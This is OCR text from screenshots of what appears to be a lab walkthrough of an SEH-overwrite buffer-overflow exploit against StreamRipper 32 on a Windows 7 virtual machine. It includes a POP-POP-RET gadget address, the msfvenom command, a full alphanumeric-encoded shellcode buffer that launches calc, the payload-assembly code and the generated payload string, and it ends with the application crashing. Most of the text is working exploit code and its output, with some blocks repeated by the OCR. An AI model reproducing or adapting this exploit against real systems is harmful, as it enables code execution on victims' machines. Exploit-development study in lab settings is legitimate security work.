
#40010C4B    5B                 POP EBX
#40010C4C    5D                 POP EBP
#40010C4D    C3                 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d"  -f python
```


windows-7 [Running] - Oracle VM VirtualBox
cmd_exploit - Notepad
File Edit Format View Help

```
buf =  b""
buf += b"\x89\xe0\xda\xc0\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x78\x68\x4d"
buf += b"\x52\x53\x30\x45\x50\x53\x30\x51\x70\x6f\x79\x38\x65"
buf += b"\x66\x51\x49\x50\x32\x44\x6c\x4b\x72\x70\x76\x50\x6c"
buf += b"\x4b\x61\x42\x34\x4c\x4e\x6b\x72\x72\x64\x54\x4e\x6b"
buf += b"\x72\x52\x57\x58\x44\x4f\x68\x37\x52\x6a\x65\x76\x50"
buf += b"\x31\x4b\x4f\x4c\x6c\x35\x6c\x53\x51\x73\x4c\x47\x72"
buf += b"\x56\x4c\x51\x30\x39\x51\x6a\x6f\x46\x6d\x53\x31\x4a"
buf += b"\x67\x4d\x32\x79\x62\x73\x62\x70\x57\x6e\x6b\x56\x32"
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"
```


windows-7 [Running] - Oracle VM VirtualBox
cmd_exploit - Notepad
File Edit Format View Help

```
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"


payload = junk + nseh + seh + nops + buf


f.write(payload)
f.close



payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```

## GENERATED PAYLOAD:


windows-7 [Running] - Oracle VM VirtualBox
payload - Notepad
File Edit Format View Help

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UYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIilxhMRS0EPS0Qpoy8efQIP2DlKrpvPlKaB4LNkrrdTNkr
RWXDOh7RjevP1KOLl5lSQsLGrVLQ09QjoFmS1JgM2ybsbpWnkV2B0nkBjelnkRl4QBXkScxFakav1NkPYepc18SlKg94XIsUj
79LKTtlKuQN6dqyonLja8OdMGqiWVXIpRUKFGs1mIhUk3MEtrUjD3hLKQHDdwqxSe6LKtL0KlKShULFaxSNkC4LKVazpmYpD1
4q4qK3kPav9pZV1yokP1OSoQJnk6rXkNmCmqzFaLMMUMbUP7p7pV03Xp1nkrONgkOn5mk8pnUy2V6u8Lfz5oMomkO8UulUVQl
UZOpIkipbUFemkaW23T22OsZWpccIoHURCRMe4UPAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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
windows-7 [Running] - Oracle VM VirtualBox
payload - Notepad
File Edit Format View Help

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
UYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIilxhMRS0EPS0Qpoy8efQIP2DlKrpvPlKaB4LNkrrdTNkr
RWXDOh7RjevP1KOLl5lSQsLGrVLQO9QjoFmS1JgM2ybsbpWnkv2BOnkBjelnkRl4QBXkScxFakav1NkPYepcl8slKg94XIsUj
79LKTtlKuQN6dqyonLja8OdMGqiWVXIpRUKFGs1mIhUk3MEtrUjD3hLKQHDdwqxSe6LKtLOKlKShULFaxSNkC4LKVazpmYpD1
4q4qK3kPav9pZVlyokP1OSoQJnk6rXkNmCmqzFaLMMUMbUP7p7pV03Xp1nkrONgkOn5mk8pnUy2V6u8Lfz5oMomkO8UulUVQl
UZOpIkipbUFemkaW23T22OsZWpccIoHURCRMe4UPAA
```

## LOADING THE PAYLOAD INTO AN APPLICATION:



StreamRipper 32

Broadcast Parameters
URL (http://ip:port) http://

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip 0
Destination: AAAAAAAAAAAAAAAAAAAAAAAAAA

Relay Port 10069

Control

Pattern Match

Station Pattern StreamRipper 32

Song Pattern lFemkaW23T22OsZWpccIoHURCRMe4UPAA

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song


Station/Song Matchin
□ Enable

| Stream Name |
|---|
| StreamRipper 32 |
| StreamRipper 32 |

SHOUTcast.com Directory
Genre:
Search Text

| Description | Bitrate | Track Info |
|---|---|---|

## EXECUTION IN APPLICATION:



URL: http://

Max KB To Rip: 0

Destination: AAAAAAAAAAAAAAAAAAAAAAAAAA


Relay Port: 10069

StreamRipper 32
StreamRipper 32

SRipper MFC Application has stopped working

